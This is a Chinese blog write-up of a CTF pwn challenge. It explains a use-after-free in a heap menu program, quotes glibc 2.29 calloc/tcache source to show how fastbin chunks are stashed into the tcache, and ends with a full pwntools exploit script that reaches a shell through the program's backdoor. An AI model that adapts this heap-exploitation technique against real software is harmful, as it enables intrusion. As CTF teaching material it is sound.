i春秋新春战役PWN之signin(calloc不从tcache里取chunk)


原创

ha1vk 于 2020-02-26 22:38:11 发布
分类专栏： pwn CTF 二进制漏洞 文章标签： 安全 CTF 二进制漏洞 缓冲区溢出 PWN

本文链接：https://blog.csdn.net/seaaseesa/article/details/104526905


pwn 同时被 3 个专栏收录
161 篇文章 18 订阅
订阅专栏


CTF
161 篇文章 8 订阅
订阅专栏


二进制漏洞
161 篇文章 7 订阅
订阅专栏

Signin(calloc不从tcache里取chunk)

首先，检查一下程序的保护机制

```
root@sea:/# checksec signin
[*] '/signin'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@sea:/#
```

然后，我们用IDA分析一下，存在一个后门函数，要执行后面函数，需要ptr不为0

```
printf("your choice?");
s = 0LL;
v3 = 0LL;
memset(&s, 0, 0x10uLL);
read(0, &s, 0xFuLL);
v0 = atoi((const char *)&s);
if ( v0 == 2 )
{
  edit();
}
else if ( v0 > 2 )
{
  if ( v0 != 3 )
  {
    if ( v0 == 6 )
      backdoor();
    goto LABEL_12;
  }
  del();
}
else
{
  if ( v0 != 1 )
  {
LABEL_12:
    puts("no such choice!");
    return __readfsqword(0x28u) ^ v4;
  }
  add();
}
return __readfsqword(0x28u) ^ v4;
```

```
void __noreturn backdoor()
{
  calloc(1uLL, 0x70uLL);
  if ( ptr )
    system("/bin/sh");
  exit(0);
}
```

Delete功能没有清空指针

```
  memset(&s, 0, 0x10uLL);
  read(0, &s, 0xFuLL);
  v1 = atoi((const char *)&s);
  if ( v1 <= 0xF && flags[v1] == 1 )
  {
    free((void *)ptrlist[v1]);
    flags[v1] = 0;
  }
  return __readfsqword(0x28u) ^ v4;
}
```

Edit功能存在UAF漏洞，但**edit功能只能使用一次**

```
unsigned __int64 edit()
{
  int v0; // ST0C_4
  __int64 s; // [rsp+10h] [rbp-20h]
  __int64 v3; // [rsp+18h] [rbp-18h]
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  if ( cnt >= 0 )
  {
    puts("idx?");
    s = 0LL;
    v3 = 0LL;
    memset(&s, 0, 0x10uLL);
    read(0, &s, 0xFuLL);
    v0 = atoi((const char *)&s);
    read(0, (void *)ptrlist[v0], 0x50uLL);
    --cnt;
  }
  return __readfsqword(0x28u) ^ v4;
}
```


测试出题目给我们的glibc版本为2.29，存在tcahce机制。

由于edit功能只用一次。同时，我们注意到后门里函数使用了calloc。

```
void __noreturn backdoor()
{
  calloc(1uLL, 0x70uLL);
  if ( ptr )
    system("/bin/sh");
  exit(0);
}
```

通过阅读glibc2.29源码，我们得知**calloc不会从tcache bin里取空闲的chunk，而是从fastbin里取，取完后，和malloc一样，如果fastbin里还有剩余的chunk，则全部放到对应的tcache bin里取，采用头插法**

```
1.  if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
2.    {
3.      idx = fastbin_index (nb);
4.      mfastbinptr *fb = &fastbin (av, idx);
5.      mchunkptr pp;
6.      victim = *fb;
7.
```

```
8.      if (victim != NULL)
9.    {
10.     if (SINGLE_THREAD_P)
11.       *fb = victim->fd;
12.     else
13.       REMOVE_FB (fb, pp, victim);
14.     if (__glibc_likely (victim != NULL))
15.       {
16.         size_t victim_idx = fastbin_index (chunksize (victim));
17.         if (__builtin_expect (victim_idx != idx, 0))
18.           malloc_printerr ("malloc(): memory corruption (fast)");
19.         check_remalloced_chunk (av, victim, nb);
20. #if USE_TCACHE
21.         /* While we're here, if we see other chunks of the same size,
22.        stash them in the tcache.  */
23.         size_t tc_idx = csize2tidx (nb);
24.         if (tcache && tc_idx < mp_.tcache_bins)
25.       {
26.         mchunkptr tc_victim;
27.
28.         /* While bin not empty and tcache not full, copy chunks.  */
29.         while (tcache->counts[tc_idx] < mp_.tcache_count
30.           && (tc_victim = *fb) != NULL)
31.           {
32.             if (SINGLE_THREAD_P)
33.               *fb = tc_victim->fd;
34.             else
35.             {
36.               REMOVE_FB (fb, pp, tc_victim);
37.               if (__glibc_unlikely (tc_victim == NULL))
38.                 break;
39.             }
40.             tcache_put (tc_victim, tc_idx);
41.           }
42.       }
43. #endif
44.         void *p = chunk2mem (victim);
45.         alloc_perturb (p, bytes);
46.         return p;
47.       }
48.   }
49.   }
```

那么，我们可以利用一次edit，把ptr-0x10链接到fastbin里去，然后调用后面函数执行calloc从fastbin里取出一个chunk，然后剩余的chunk全部放到对应的tcache bin里去。**由于采用的是头插法插入，那么(ptr-0x10)->fd = heap_x_addr**，这样，也就是ptr被写了一个堆的地址，不为0了，那么接下来就会执行system(“/bin/sh”)了。

综上，我们的exp脚本

```
#coding:utf8
from pwn import *

sh = process('./signin')
ptr = 0x4040C0

def create(index):
   sh.sendlineafter('your choice?','1')
   sh.sendlineafter('idx?',str(index))

def edit(index,content):
   sh.sendlineafter('your choice?','2')
   sh.sendlineafter('idx?',str(index).ljust(0xE,'\x00'))
   sh.send(content)

def delete(index):
   sh.sendlineafter('your choice?','3')
   sh.sendlineafter('idx?',str(index))
#申请8个堆
for i in range(8):
   create(i)

#释放8个堆，7个进tcache,1个进fastbin
for i in range(8):
   delete(i)
#从tcache里取出一个,则还剩下6个
create(8)
edit(7,p64(ptr - 0x10))
#getshell
sh.sendlineafter('your choice?','6')

sh.interactive()
```